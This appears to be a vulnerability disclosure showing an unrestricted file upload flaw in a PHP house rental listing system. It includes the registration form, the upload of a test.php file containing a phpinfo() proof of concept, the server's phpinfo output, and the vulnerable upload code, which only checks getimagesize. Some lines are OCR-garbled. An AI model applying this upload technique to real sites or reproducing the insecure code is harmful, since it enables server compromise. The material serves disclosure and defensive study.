House Rental and Property Listing System register.php has File Upload(RCE) Vulnerability

There is a file upload (RCE) vulnerability in the House Rental and Property Listing System. The vulnerability exists in the btn_functions.php file, which can upload any file format and execute any code to access the server.

Individual Home Registration | Apartment Registration

Apartment Room

Apartment Name
Apartment Name

Mobile
10 digit mobile number

Alternat Mobile
10 digit mobile number

Email
Email

Plot Number/Home Number
Plot Number/Home Number

Country
Country

State
State

City
City

Landmark
landmark

Address
Address

Image
选择文件 未选择文件

Add More(Plat Number/Description)

Submit

Individual Home Registration | Apartment Registration

Apartment Room

Apartment Name
123

Mobile
1234567890

Alternat Mobile
1234567890

Email
test@qq.com

Plot Number/Home Number
1

Country
中国

State
1

City
1


Landmark
1


Address
1

Image
选择文件 test.php

Add More(Plat Number/Description)

Submit





System	Windows NT DESKTOP-M4LV1AG 6.2 build 9200 (Windows 8 Enterprise Edition) AMD64
Build Date	Feb 5 2014 10:59:06
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.5.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS,VC11

me Text (UNREGISTERED)

test.php

```php
<?php phpinfo(); ?>
```

```php
//upload an images
$target_file = "";
if (isset($_FILES["image"]["name"])) {
    $target_file = "uploads/".basename($_FILES["image"]["name"]);
    $uploadOk = 1;
    $imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
    // Check if image file is a actual image or fake image
    $check = getimagesize($_FILES["image"]["tmp_name"]);
    if($check !== false) {
        move_uploaded_file($_FILES["image"]["tmp_name"], "uploads/" . $_FILES["image"]["name
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }
}
//end of image upload
```